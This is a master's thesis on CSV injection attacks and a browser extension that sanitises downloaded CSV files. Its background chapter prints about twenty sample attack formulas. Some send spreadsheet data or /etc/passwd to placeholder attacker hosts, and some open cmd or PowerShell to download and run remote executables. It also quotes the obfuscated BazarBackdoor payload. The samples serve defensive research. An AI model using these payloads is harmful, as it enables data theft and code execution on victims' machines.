Preventing CSV Injection Attacks With A Browser Extension

by

Ray Dedhia

Bachelor of Science in Electrical Engineering & Computer Science, MIT, 2021

Submitted to the Department of Electrical Engineering and Computer Science
in partial fulfillment of the requirements for the degree of

MASTER OF ENGINEERING IN ELECTRICAL ENGINEERING AND COMPUTER SCIENCE

at the

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

February 2024

Authored by:	Ray Dedhia Department of Electrical Engineering and Computer Science January 26, 2024
Certified by:	John R Williams Professor of Civil and Environmental Engineering, Thesis Supervisor
Accepted by:	Katrina LaCurts Chair Master of Engineering Thesis Committee

Preventing CSV Injection Attacks With A Browser Extension

by

Ray Dedhia

Submitted to the Department of Electrical Engineering and Computer Science
on January 26, 2024 in partial fulfillment of the requirements for the degree of

MASTER OF ENGINEERING IN ELECTRICAL ENGINEERING AND COMPUTER SCIENCE

ABSTRACT

CSV injection occurs when an attacker injects malicious code into a CSV file, and this code is executed when the file is opened in a spreadsheet program. This type of attack is possible because most spreadsheet programs have a set of built-in functions that run automatically when a CSV file is opened with the spreadsheet program. Given the widespread usage of CSV files and programs that interpret those CSV files, the risk posed by such CSV injection attacks is great.

In this study, I present a browser extension designed to sanitize all downloaded CSV files by eliminating any harmful code while preserving the integrity of benign code. The extension does this by first finding all formulas within a CSV file, and determining whether or not each one has the potential to contain malicious code. If the extension determines that a formula may be malicious, it will edit the cell containing that formula so that spreadsheet programs will interpret the cell as text, and will not execute it.

Thesis supervisor: John R Williams
Title: Professor of Civil and Environmental Engineering

Acknowledgments

I would like to thank my MEng thesis advisor, Professor John R. Williams, for all of his support and guidance. His advice and guidance were invaluable while I was trying to choose my thesis topic, as well as while I was working on my thesis.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

CSV injection attacks occur when an attacker adds malicious commands to a CSV file. When the targeted file is opened in a spreadsheet program such as Microsoft Excel, the spreadsheet program will execute the malicious code. This type of attack is possible because when spreadsheet programs open CSV files, they may interpret cells starting with `=`, `+`, `-`, `@`, or `%` as executable formulas, and run them automatically.

Attackers can use such malicious formulas to steal information from the user's CSV files, the targeted CSV file, or even other CSV files, for example by sending the contents of the file to a server controlled by the attacker. Some spreadsheet formulas have features that allow them to launch external applications, such as Microsoft Excel's Dynamic Data Exchange (DDE). Attackers can exploit these features in order to execute arbitrary code using the user's security context, such as malware or ransomware [1].

As I will explain in the next chapter, mitigating CSV injection attacks is a difficult task. Additionally, usage of CSV files and programs to interpret and visualize them is widespread. Lastly, a variety of attacks, many with serious repercussions, can be executed with CSV injection. As highlighted by Maruf Farhan of Kaspersky Lab, the risk posed by such CSV injection attacks is significant [2].

Furthermore, existing solutions to remove potential CSV injection attacks from CSV files

are insufficient. Given the risk that CSV injection attacks pose, there is a need for a user friendly, easy to execute program that people can use to remove injection attacks from their CSV files. Considering the requirements for this program, I have chosen to code a browser extension that will perform this task.

This thesis presents a browser extension that will sanitize all downloaded CSV files in order to remove the risk of CSV injection attacks. The extension works by finding all formulas within a CSV file, and determining whether or not each one has the potential to contain malicious code. If the extension determines that a formula may be malicious, it will edit the cell containing that formula to make sure that any spreadsheet program that opens the CSV file will read the formula as text, and will not execute it.

Chapter 2

Background

In this chapter I will describe CSV injection and give examples of CSV injection attacks. A brief overview will be given of the CSV file format, along with its use cases. Lastly, I will explain the motivation for creating an extension to mitigate CSV injection attacks.

2.1 Injection

Injection is a category of security risks that occurs when the application is unable to distinguish between malicious input and its own code. This allows attackers to send malicious input to an application, causing the application to execute unexpected and unwanted commands. In general, any interpreter with a command interface that combines data into a command is susceptible to injection attacks.

Since its inception in 2003, the OpenWeb Application Security Project (OWASP) has regularly updated its Top 10 security risks. Notably, injection has consistently appeared in the top ten and was ranked as the number one risk in the 2010, 2013, and 2017 editions.

2.1.1 CSV Injection

CSV files began as plain text files that did not contain any executable code. However, the creation of spreadsheet programs such as Microsoft Excel changed this. This is because most spreadsheet programs allow users to add executable code strings known as formulas to their spreadsheet files. These formulas are executed the moment the CSV file is opened by a spreadsheet program.

Formulas can contain mathematical expressions, which use the symbols `+`, `-`, `*`, and `/` in order to add, subtract, multiply, and divide numbers. For example, the formula `=(A2+B3)*100` will add the values in cells A2 and B3, and then multiply the sum by 100. Formulas can also contain functions that have been created by the spreadsheet program. For example, some functions in Microsoft Excel are `SUM`, which returns the sum of a set of values, `EXP`, which returns e raised to the power of a given number, and `ABS`, which returns the absolute value of a number. Additionally, formulas can contain a combination of mathematical expressions and functions, and can even contain multiple functions [3].

Each formula must be prepended with a formula triggering character in order to be recognized by the spreadsheet program as a formula, and thus be executed by the spreadsheet program. The most common formula triggering character, which works with most spreadsheet programs, is the equal sign `=`. The equal sign can be used to trigger the evaluation of a mathematical expression or the evaluation of a function. Some spreadsheet programs also use the `@` character to mark a function as executable. The characters `+` and `-`, when followed by a mathematical expression, can also be used to indicate an executable formula. Lastly, the percentage character `%` can be used to indicate an executable formula in some spreadsheet programs.

As soon as a CSV file is opened in a spreadsheet program, any formulas in the file are immediately executed. Some spreadsheet programs have safeguards against specific injection attacks, such as formulas requesting unusual permissions or connecting to external servers.

When they notice such a formula, they give users warning messages that the user must accept in order to allow the execution of the formula. However, many users will simply accept warning messages without reading them.

Having formula execution be the default behavior is useful in the case of formulas that perform tasks such as summing or averaging the numbers in a column. However, it can be dangerous if the CSV file in question contains a malicious formula. If the spreadsheet program doesn't catch a malicious formula and block its execution, the user won't even have the option of preventing the formula from running. Additionally, even if the spreadsheet program does catch a malicious formula, the user may simply ignore the warning message or messages that it gives, thus enabling the execution of the formula.

Attackers can use such malicious formulas to steal information from the user's CSV files, the targeted CSV file, or even other CSV files, for example by sending the contents of the file to a server controlled by the attacker. Additionally, some spreadsheet formulas have features that allow them to launch external applications, such as Microsoft Excel's Dynamic Data Exchange (DDE). Attackers can exploit these features in order to execute arbitrary code using the user's security context, such as malware or ransomware [1].

2.1.2 Examples of CSV Injection Formulas

CSV injection attacks can be used to launch a wide variety of attacks, of varying levels of severity and scope. Examples of some such attacks are given in figures 2.1-2.19.

Attackers can use CSV injection attacks to steal user data, such as in figures 2.1 and 2.2. They can also use CSV injection to steal private information from their victim's device, such as in figure 2.3.

Additionally, attackers can use CSV injection to execute arbitrary commands on their victim's device. For example, CSV injection can be used to launch a terminal from which commands can be executed on the victim's device, such as in figure 2.16. These commands can be used to launch software on the victim's device, such as in figures 2.4, 2.5, 2.6, 2.7,

2.8, 2.9, 2.10, 2.11, 2.12, 2.13, and 2.14. With enough victims, they can be used to launch a DDoS attack, such as in figure 2.15. They can also be used to download and even execute malicious software, or malware, such as in figures 2.17, 2.18, and 2.19.

One mitigation used by spreadsheet programs to try and prevent the execution of malicious formulas is the usage of code validation techniques that make sure a formula contains a valid math function before executing it. However, such a mitigation can be easily bypassed by prepending the attack string with a legitimate math formula. See figures 2.6 and 2.7 for examples of such attacks.

The danger posed by CSV injection attacks that download and execute malware on the victim's device is great.

Malware can be used to launch a number of different kinds of attacks. For example, ransomware encrypts the data on a victim's computer system, making the data unreadable to the victim. The victim then has to pay a ransom to the attacker in order to get their data back. Spyware collects information from the victim's computer system, and sends it to the attacker. Logic bombs implement code that harm the victim's computer, for example by overdriving certain hardware components until the computer overheats or fails. Rootkits modify the operating system (OS) of the victim's computer to create a backdoor, which the attacker can use to remotely access the victim's computer. One example of a type of rootkit is Meterpreter, an attack payload originally written for a penetration testing software, which provides an interactive shell from which an attacker can explore the target machine and execute code [4].

Keyloggers record everything the user types on their computer system and sends it to the attacker, giving them access to sensitive information such as passwords and bank account information. A Trojan Horse is a malware that disguises itself as a legitimate file or program. For example, it can disguise itself as an executable file such as a virus scanner, or even a non-executable file such as an image or audio file [5].

Attackers can even use malware to steal processing power from their victims' computers,

which they can then use to secretly run their own code. Attackers do this in order to run resource-heavy programs such as cryptocurrency mining programs, which they wouldn't have the computational power to run on their own machines. Such programs can be disguised as legitimate software, making them difficult to detect [6], [7].

```
=HYPERLINK("http://evilsite.com?x="&A3&","&B3&"[CR]",
    "Error Fetching Data: Click To Resolve.")
```

Figure 2.1: When opened in a spreadsheet program, this cell value will show up as a link with the text "Error Fetching Data: Click To Resolve." If a user opens a CSV file with this cell value in a spreadsheet program and clicks on the link, all the data in the file will be sent to the indicated remote site. [8].

```
=IMPORTXML(CONCAT(""http://attacker-website.com?leak="",
    CONCATENATE(A2:G2)), ""//a"")

=IFERROR(IMPORTDATA(CONCAT("http://g.bishopfox.com:8000/save/",
    JOIN(",",B3:B18,C3:C18,D3:D18,E3:E18,F3:F18,G3:G18,H3:H18,
    I3:I18,J3:J18,K3:K18,L3:L18,M3:M18,N3:N18,O3:O18,
    P3:P18,Q3:Q18,R3:R18))),"")
```

Figure 2.2: When opened in Excel, each of these formulas funnels data from the CSV file to a server controlled by the attacker [9], [10]. The `CONCAT` function takes a URL pointing to the attacker's server and appends data from the CSV file to it as a URL parameter, or query string. The `IMPORTXML` command makes Excel connect to the generated URL, thus sending the CSV data to the attacker's server.

```
=WEBSERVICE(CONCATENATE("http://attacker-site:8080/args=",
    ('file:///etc/passwd'#$passwd.A1)))
```

Figure 2.3: When opened in LibreOffice Calc, this formula sends the contents of the "/etc/-passwd" file to a remote server controlled by the attacker. Similar to the attack described in figure 2.2, it works by connecting to the remote server and passing on the contents of the passwd file as a URL parameter [11].

```
=cmd|' /C notepad'!'A1'
```

Figure 2.4: When opened in Excel, this formula opens the program Notepad. Though Notepad itself is not a malicious program, similar commands can be used to run other programs on the victim's machine [12], [13].

```
DDE ("cmd";"/C calc";"!A0")A0
```

Figure 2.5: When opened in Excel, this formula uses the Excel's DDE feature to open the local machine's calculator program [12], [13].

```
+10-20+cmd|' /C calc'!A0
```

Figure 2.6: When opened in Excel, this formula launches the calculator program on the victim's machine. Additionally, since the attack formula begins with a legitimate math formula, i.e. `+10-20+`, it can bypass basic code validation mitigations [12], [13].

```
@SUM(1+9)*cmd|' /C calc'!A0
```

Figure 2.7: When opened in Excel, this formula opens the calculator program on the victim's machine. Additionally, the attack formula is able to bypass code validation by appending the attack command to the sum formula [12], [13].

```
%0A-3+3+cmd|' /C calc'!D2
```

Figure 2.8: When opened in Excel, this formula opens the calculator program on the victim's machine [14].

```
=    C    m D                    |
'/        c       c  al  c      .  e                  x       e
'   !   A
```

Figure 2.9: When opened in Excel, this formula opens the calculator program on the victim's machine. This attack uses null characters to bypass dictionary filters. Since they are not spaces, they are ignored when executed [15].

```
=AAAA+BBBB-CCCC&"Hello"/12345&cmd|'/c calc.exe'!A
```

Figure 2.10: When opened in Excel, this formula opens the calculator program on the victim's machine [15].

```
=cmd|'/c calc.exe'!A*cmd|'/c calc.exe'!A
+thespanishinquisition(cmd|'/c calc.exe'!A
```

Figure 2.11: When opened in Excel, this formula opens the calculator program on the victim's machine. It also chains several commands together using the pipeline character [15].

```
=         cmd|'/c calc.exe'!A
```

Figure 2.12: When opened in Excel, this formula opens the calculator program on the victim's machine. Additionally, the attack formula prepends the calculator execution command with a tab character in order to bypass some code validation checks [15].

```
=rundll32|'URL.dll,OpenURL calc.exe'!A
```

Figure 2.13: When opened in Excel, this formula opens the calculator program on the victim's machine using the `rundll32` command [15].

```
=rundll321234567890abcdefghijklmnopqrstuvwxyz|
'URL.dll,OpenURL calc.exe'!A
```

Figure 2.14: Similar to the attack described in figure 2.13, when opened in Excel, this formula opens the calculator program on the victim's machine using the `rundll32` command [15].

```
=cmd|'/C ping -t 172.0.0.1 -l 25152'!'A1'
```

Figure 2.15: When opened in Excel, this formula launches the command terminal on the victim's machine and starts pinging a remote computer. With enough victims, this will result in a DDoS attack on the remote computer in question [9].

```
=cmd|'/c powershell.exe -w hidden $e=(New-Object
System.Net.WebClient).DownloadString(
"http://bishopfox.com/shell.ps1");powershell -e $e'!A1
```

Figure 2.16: When opened in Google Sheets, this formula executes a server-side attack that opens a terminal window. This terminal can be used to remotely execute arbitrary commands on the victim's machine. If the victim's machine is in a cloud environment, the terminal can also be used to infiltrate the cloud environment [10].

```
=cmd|'/C powershell IEX(wget attacker-site.com/malware.exe)'!A0
```

Figure 2.17: When opened in Microsoft Excel on Windows, this formula launches PowerShell and uses it to run the command `wget`, which downloads the file "malware.exe". It then uses the command `IEX` to execute the file "malware.exe" [12], [13].

```
=cmd|'/c rundll32.exe \\10.0.0.1\3\2\1.dll,0'!_xlbgnm.A1
```

Figure 2.18: When opened in Microsoft Excel on Windows, this formula launches PowerShell, which downloads and then executes the remote Dynamic Link Library (DLL) file "1.dll" from a remote site created by the attacker [12], [13]. A DLL file is a file that contains compiled functions, drivers, or other data that can be used by Windows programs [16].

```
=cmd|' /C powershell
    Invoke-WebRequest "http://evilserver:1337/shell.exe"
    -OutFile "$env:Temp\shell.exe";
    Start-Process "$env:Temp\shell.exe"'!A1
```

Figure 2.19: When opened in Microsoft Excel, this formula launches a command in PowerShell. The command first downloads the file "shell.exe" from port 1337 of the attacker's server. It then saves and executes "shell.exe". The victim may see a "Remote Data Not Accessible", but as long as they select "yes" to view the data, the malicious executable will be downloaded and run [2], [17].

2.1.3 Past Hacking Campaigns that Used CSV Injection

By spreading malicious CSV files using methods such as email phishing, attackers are able to launch widespread hacking campaigns.

One example of a widespread CSV injection attack is the BazarBackdoor phishing campaign that was launched in 2022. Targets were emailed a link to a site that would download a malicious CSV file onto their devices. If the target opened the malicious CSV file with Microsoft Excel, Excel would run the DDE function `WmiC`, which would open a remote URL using a PowerShell process.

This remote URL would execute an additional PowerShell command, which would download an image to the target's device, save it as a DLL program, and execute it. The DLL program, once executed, would install the BazarLoader program, thus deploying the BazarBackdoor malware as well as other payloads onto the target's device. The BazarBackdoor malware would then provide the attackers with access to the target's device, which the attackers can use to infect additional devices in the network.

See figure 2.20 for the exact CSV injection formula used to launch the BazarBackdoor malware attack.

```
"=LYM PDJ =Wmic|' procESS CALL CREATE
""powErSHELL -Ex bypass noni -W 1 -Ec
SQB1AFgAKAAGAGKACgBNACAAJwBOAHQAdABWADOALWAVAG8AdQBjAGgAAQBt
AGKAbgAuAGMAbwBtAC8AdwBWACOAYWBVAG4AdAB1AG4ADAAVAHQAAABIAGOA
ZQBZAC8AOAA5ADMAMA2ADUAOAAZADIANWAOADUALgB4AGOABAANACKA""'!'"
```

Figure 2.20: The CSV injection attack used to deploy the BazarBackdoor malware. The attack string was hidden in the CSV data [18].

Spreadsheet programs such as Microsoft Excel do display security warnings in order to mitigate the thread of malicious formulas. For example, in the case of the BazarBackdoor

malware, Excel would prompt users to "enable automatic update of links," noting that this was a security concern, and confirm that DDE was supposed to be enabled. However, despite these warnings, over 100 victims of the BazarBackdoor malware were observed in just two days [18], [19]. This shows that warning messages are insufficient in protecting users from malicious formulas in CSV files, as users will often simply accept them without considering the potential risks of doing so.

A similar attack campaign in 2018 targeted large organizations in Turkey by distributing malicious CSV files as attachments to phishing emails. The malicious CSV files look like they only contain random text strings. However, they also contain an attack formula that's hidden in the junk text. The attack formula opens the PowerShell command shell and runs a command that downloads the attack payload from a server controlled by the attacker, and then executes it. The attack payload is a Java JAR package, but hides itself by having an ICO file extension, which is an image file format [20].

CSV injection attacks have also been used by law enforcement. For example, in 2017, European authorities used malicious CSV files to infiltrate a dark web marketplace. They inserted malicious code into CSV files hosted on the dark web marketplace. The malicious code contained several commands which determined which server the file should contact to, and then connected to that server. As a result, if a target downloaded one of the infected CSV files and opened it in Microsoft Excel, the CSV file would try to connect to a remote server. It functioned similar to Canarytokens, digital tools that defenders use to notify them when hackers steal or download their files.

Once the file connected to the remote server, the target's IP address would be exposed, and law enforcement would be able to access it. Law enforcement would then be able to use that IP address to find identifying information about the target [21].

2.2 CSV Files

In this paper, I will use the following terminology when discussing CSV files. I will refer to each line of the CSV file as a row, and each comma separated string as a cell or cell field. Additionally, I will refer to each set of cells that are the same number of places away from the start of each line as a column. I will refer to individual commands such as `SUM(...)` as functions. I'll refer to strings of numbers, cell values, and operations, such as `=5*(A3+A4+A5)`, as mathematical expressions. I'll use the term formula to refer to any strings that contain one or more functions and/or mathematical expressions. Lastly, I'll refer to cells containing formulas as formula cells.

When referencing cells, I will use the A1 reference style, which is used by most spreadsheet programs, such as Microsoft Excel, Google Sheets, and LibreOffice Calc. In the A1 reference style, the columns are labeled with letters, starting with A: `[A, B, ..., Z, AA, AB, ..., AZ, AAA, ...]`. The rows are labeled with numbers, starting with 1. The cells are referenced with their column letter(s) and row number. For example, the top-left cell is A1, and the cell corresponding to the 5th column and 6th row is E6. You can also refer to ranges of cells with the notation `startcell:endcell`, e.g. `B6:B20` [22].

2.2.1 CSV File Format

CSV files, where CSV stands for "comma separated values," are plain text files designed to hold static tabular data. They are commonly used for exchanging data between different applications [23].

Though the CSV format was very common, formal documentation for it didn't exist until October of 2005, when the Request for Comments (RFC) 4180 was published. An RFC is a formal document published by the Internet Engineering Task Force (IETF) that, among other things, describes protocols and standards [24].

When RFC 4180 was written, since the CSV format hadn't been formalized yet, there

existed a number of specifications and implementations of the CSV format. RFC 4180 described the most commonly used format. The document described the rows of a CSV file as "records", and stated that each record would be located on one line, and would be delimited by a line break. The last record in the file could have an ending line break, but didn't need to. Records consisted of a set of text strings, or fields, separated by commas, and all records in a CSV file were supposed to have the same number of fields. Lastly, CSV files could have an optional header line as the first line. This header line would have the same format as normal record lines, and would contain names corresponding to the fields of each column in the file [25].

In addition to documenting the CSV format, RFC 4180 created and registered a Multipurpose Internet Mail Extensions (MIME) type for CSV files called "text/csv". MIME is an Internet standard that indicates the media type of a message [26].

Note that while most CSV files uses commas as delimiters, some CSV files use other characters, such as semicolons, pipes, tabs, and single or double quotes [27].

2.2.2 Popularity of CSV Files

Today, the use of CSV files is still widespread. This is because of the many advantages of the CSV format.

One advantage is that the CSV format was designed to be universally accessible. As a result, CSV files are extremely easy to create, share, and edit, even for lay users. Since CSV files are a type of plain-text file, they don't require any complex software to open and edit. CSV files can even be edited in simple text editors such as Notepad. To create a CSV file, all you need to do is create a text file and save it with the .csv file extension. The creation and widespread usage of spreadsheet programs such as Microsoft Excel and LibreOffice Calc have made creating, viewing, and editing CSV files even easier and more user friendly.

Another advantage is that CSV files are easy to understand and use, and have an intuitive tabular formatting. All modern spreadsheet applications, such as Microsoft Excel, Google

Sheets, and OpenOffice, support CSV files. CSV files can also be opened and edited on any desktop device and any operating system. Additionally, the CSV format is compatible with a wide range of databases, programming languages, and data analysis and visualization tools [23], [28].

A third advantage of CSV files is that storing and displaying data in tabular form is extremely useful for a number of purposes, including but not limited to data storage, data analysis, communication, and research [29]. As a result, the CSV format has become one of the most common file formats used in a number of industries, including health, manufacturing, finance, healthcare, research, retail, and logistics. CSV files are also widely used in academia, as well as by individuals [30].

CSV files are the most common file type for importing and exporting data across different platforms or within an application. Many commercial and non-commercial software programs use CSV files to import and export data, such as onboarding user information and reports [23]. For example, Google Contacts allows users to import and export contacts via CSV files [31].

Another common use case of CSV files is for data analysis. This is because CSV files are compatible with many data analysis tools and languages, such as R, Python, and SQL. It's also easy to store datasets in CSV files. For this reason, CSV files are also frequently used to store data for machine learning programs to train and test on. This feature also makes CSV files useful for backing up data. Additionally, the CSV format is useful for generating reports, especially for applications that use large amounts of data. As a benefit of this, the reports can be easily analyzed using spreadsheet software.

A fourth advantage of CSV files is that their structure is simple and lightweight. They don't have any formatting and styling that would increase their file size or slow down their performance. They are also easy to compress. As a result, CSV files can be generated, stored, and transferred easily. CSV files also perform well when dealing with large amounts of data, especially when compared to heavyweight file formats such as PDFs and images.

Furthermore, CSV files are compatible with version control systems, meaning users can track edits to their CSV files over time [27].

Overall, the advantages of CSV files make them useful for a wide variety of use cases, by both individuals and groups.

2.3 Motivation

CSV injection is a serious issue for a number of reasons. Many people don't know about the existence of CSV injection attacks, and of the risks posed by CSV injection [18], [19], [32]. As a result, they don't realize that it can be dangerous to open CSV files from untrusted sources in a spreadsheet program. They are also more likely to ignore warning messages from spreadsheet programs and not take them seriously [18], [19]. For example, in the case of the BazarBackdoor malware campaign, described in subsection 2.1.3, ignorance of CSV injection attacks resulted in a larger number of users being affected by the campaign.

Additionally, CSV injection attacks must be handled either before the CSV file is opened in a spreadsheet program, or by the spreadsheet program itself, because formulas in a CSV file are automatically executed by the spreadsheet program when the file is opened. However, it is extremely difficult to filter between intentional formulas and malicious formulas. This is exacerbated by the fact that format and content of CSV files is not standardized. Furthermore, the ways in which CSV files are used and processed are not standardized. As a result, most spreadsheet programs don't do much to prevent CSV injection attacks. At best, they will provide a warning message to the user upon detecting a formula requesting increased access or permissions. However, since many users ignore warning messages, and will just accept them, they are not sufficient in preventing CSV injection attacks. Furthermore, submitting bug reports identifying vulnerabilities that can allow for CSV injection attacks is even explicitly disallowed by a number of bug bounty programs [33]. Thus, it frequently falls to the users themselves to mitigate the danger of CSV injection.

However, users are unlikely to check their CSV files in non-executable text editors before opening them in spreadsheet programs, both due to lack of awareness of CSV injection, and because of the inconvenience of doing so. Furthermore, CSV files can be extremely large, and people who work with CSV files often work with many CSV files, making manual checks for CSV injection extremely impractical.

Overall, factors such as automatic formula execution in spreadsheet programs, low user awareness of injection attacks, and the large number of possible attacks that can be launched by injection attacks make CSV injection a dangerous and widespread threat. As a result, I believe there is a need for an easy-to-use program that will sanitize all CSV files downloaded by a user in order to remove the risk of CSV injection attacks.

Chapter 3

Past Work

3.1 Existing Research

While SQL injection attacks are well researched, CSV injection is less so. A search using Google scholar yielded no papers on CSV injection and preventing CSV injection attacks.

However, there are a number of security websites that provide information on the risks posed by CSV injection, and offer suggestions on how to prevent CSV injection attacks. For example, [9]–[15] provide information on topics such as how CSV injection works, why it poses a security risk, ways to avoid and mitigate the risks posed by CSV injection attacks, and methods to detect and remove CSV injection attack strings from CSV files.

Additionally, Common Vulnerabilities and Exposures (CVE), a documented list of computer security flaws, contains a number of security reports related to CSV injection attacks. Each documented security flaw is assigned a CVE identifier [34]. For example, CVE-2014-3524 identifies a vulnerability in versions of Apache OpenOffice before 4.1.1 that "allows remote attackers to execute arbitrary commands" [35]. Another report, CVE-2019-20184, identifies a vulnerability KeePass version 2.4.1 which allows for "CSV injection in the title field of a CSV export" [36].

3.2 Existing Solutions for CSV Injection

There exist tools that can be used to detect vulnerabilities that allow for CSV injection in applications that are used to create CSV files. Two examples of such tools are Fortify and Veracode. Fortify and Veracode are Static Application Security Testing (SAST) Tools, which means they work by analyzing the source code of an application in order to identify vulnerabilities [15], [37], [38].

However, a search of the Web revealed no reliable tools that can be used to detect and create patches for vulnerabilities in spreadsheet programs that allow for CSV injection. As a result, users have no easy way to make the spreadsheet program they are using to read CSV files robust against CSV injection. This means that they must come up with a way to detect and remove CSV injection attacks from the CSV files before opening them in a spreadsheet program.

There are a number of recommendations on what to do in order to handle CSV injection attacks. However, these recommendations all have issues, and none of them are foolproof.

I will divide these recommendations into three groups. The first group contains solutions that suggest editing all formula cells so that spreadsheet programs no longer recognize them as formulas that can be executed. One such solution recommends enclosing all formula cells in three double quotes. Another solution recommends prefixing a single quote at the start of all formula cells [39]. A similar solution suggests prefixing a single tab character before all formula cells [32].

The second group contains solutions that recommend editing all cells in the CSV file so they are recognized as strings which cannot be executed. One solution in the second group recommends sanitizing CSV files by applying the following steps to each cell in the CSV: (1) wrap the cell in double quotes; (2) prepend the cell with a single quote; and (3) escape every double quote with an additional quote [1]. A second solution in this group recommends removing all formula triggering characters, and prepending all cells with a specific character,

such as a quote. It also recommends removing all tab characters from all the cells [40].

The third group contains solutions that recommend editing certain characters and fields based on specific guidelines. One solution in this category recommends (1) escaping all special characters, (2) blacklisting certain characters, (3) and whitelisting only allowed domains. Firstly, special characters are escaped by adding a single quote in front of them. For example, the string `=cmd|'/C calc.exe'!A0` would become `'=cmd|'/C calc.exe'!A0`. Escaping special characters forces spreadsheet programs to read formulas as simple text, and as a result, the spreadsheet programs won't execute the formulas. Secondly, in cells containing values that are not supposed to have special characters, such as username fields, all formula triggering characters are blacklisted. Thirdly, in order to allow users to include specific domains in their files, allowed domains will be whitelisted [12].

The solutions above all have a number of issues. One issue is that they require editing either all cell fields or all formula cell fields in the CSV file being sanitized. One main issue is that the edits that they make to the CSV files may negatively impact the functioning of programs that take those CSV files as inputs. For example, such programs may incorrectly parse data from the CSV files, have errors, or give erroneous outputs. This can, in turn, break important data flows, such as automated processes that depend on the accurate processing of CSV files [41]. As a result, none of these solutions are very user friendly.

Another issue is that the solutions don't discern between malicious and non-malicious formulas, and instead aim to block the execution of all formulas in the targeted CSV files. As a result, formulas that the user needs or that are necessary for the CSV file to be useful will also be disabled. This may end up severely inconveniencing the user. For instance, the CSV file may use mathematical formulas in order to summarize or analyze financial data. The user may rely on such data to perform important tasks.

A third issue is that, in order to implement the solutions, users must do one of two things. Their first option is to manually edit all their CSV files, which would be extremely time consuming and inefficient, especially when dealing with large CSV files and/or large

numbers of CSV files. Their second option is to find or write a program that performs the sanitization for them. However, even with extensive searching, I wasn't able to find any programs written for the purpose of removing injection attacks from CSV files. Additionally, writing code to perform this task requires technical knowledge that many users may not have. Furthermore, in the case of solutions such as the one in the third group, implementation is especially difficult because it requires additional input from the user. That is because users must locate all cell fields that are not supposed to have special characters in order to remove all formula triggering characters from those cells only. This is especially cumbersome when the user has to handle many CSV files and/or large CSV files.

Lastly, many of the solutions don't handle all possible injection attacks. For example, many of the solutions only recommend censoring a subsection of formula triggering characters, and thus may not catch all injection attacks. One formula triggering character that is not included in most recommended mitigations is the percentage sign `%`. Other solutions don't consider all the ways in which a spreadsheet program can parse a CSV file. For example, some spreadsheet programs, depending on their current settings, may ignore tabs at the beginning of cells. Similarly, if a spreadsheet program parses single or double quotes as string delimiters, they may end up being removed when the CSV file is imported into the spreadsheet program. If the only mitigation is a single tab or quote at the start of a formula cell, these issues can result in all formula cells being executed, rendering the escaping of formula triggering characters pointless. Also, some spreadsheet programs may parse semicolons as cell delimiters. If the mitigation doesn't consider this factor, and the value following a semicolon is a formula, the mitigation will miss that formula and leave it as is.

As you can see, existing solutions to remove potential CSV injection attacks from CSV files are insufficient. Given the risk that CSV injection attacks pose, there is a need for a user friendly, easy to execute program that people can use to remove injection attacks from their CSV files. Considering the requirements for this program, I have chosen to code a browser extension that will perform this task.

Chapter 4

Proposed Solution

I propose a browser extension that sanitizes all downloaded CSV files before they can be opened in a spreadsheet program. Most malicious CSV files are downloaded from the internet or from an email. For this reason, a browser extension is the best option to easily edit all downloaded CSV files before users can open them. Additionally, users do not need to download or set up any additional software, and will just need to install a browser extension. Also, since the sanitization occurs as soon as the CSV file is downloaded, users won't need to take any additional actions, and won't have to worry about forgetting to sanitize a CSV file. The code for the browser extension can be found at the following link: https://github.com/ray-dedhia/sanitize-csv-files-extension. Additionally, the main program run by the browser extension can be found in appendix A.

4.1 Overview of the Extension

In this section, I will describe my proposed solution to CSV injection attacks: a browser extension that sanitizes all downloaded CSV files in order to remove the risk of CSV injection attacks.

For each cell in a CSV file, the extension goes through a series of steps. First, the extension checks to see if the cell contains one or more formulas. If it does, the extension



Figure 4.1: Diagram of the code flow performed by the extension when checking each cell in the CSV file.

checks to see if the cell contains any non-whitelisted characters or strings.

The following values are whitelisted: numbers, operations (`+`, `-`, `/`, `*`, and parentheses), spaces, cell values and ranges, and a list of the standard functions used by common spreadsheet programs such as Excel. The user has the ability to edit the list of whitelisted functions; specifically, they are able to both add and remove functions from the list. Having a set of whitelisted values serves two major purposes. First, it allow users to execute basic math functions, and use formulas such as `SUM` and `AVERAGE`. Second, it blocks the use of malicious strings that might perform tasks such as opening external programs, and downloading and running arbitrary code.

If the cell contains any non-whitelisted characters, it is considered to be at risk for containing a malicious formula. The extension handles this by enclosing the cell in three double quotes, both at the start of and at the end of the cell, in order to ensure that the cell

is read as a string, and thus will not be executed as a formula. The overall goal of this process is to prevent the execution of any potentially malicious formulas while also minimizing any hindrances to the user of the CSV file.

Lastly, in addition to the sanitized CSV file, the extension gives the user access to the raw CSV file in the form of a non-executable text file so that they can view the raw cell values if needed.

4.1.1 Detecting Formula Cells

To check if a cell is a formula cell, the extension first creates a copy of the cell and removes all `|`, tab, newline, return, and null characters, as these may be ignored by spreadsheet programs when checking to see if the cell contains a formula. For example, a cell with the value `=5+5` may be interpreted the same as a cell with the value `=5+5`. Thus, the extension needs to take into account the fact that the first literal character in the cell may be ignored by the spreadsheet program when checking to see if the cell will be read as a formula by the spreadsheet program. The extension then checks to see if the edited cell starts with a formula triggering cell. As a result, a cell that starts with, for example, a null character and then a formula, will be detected as a formula cell.

4.1.2 Handling Text in Cells

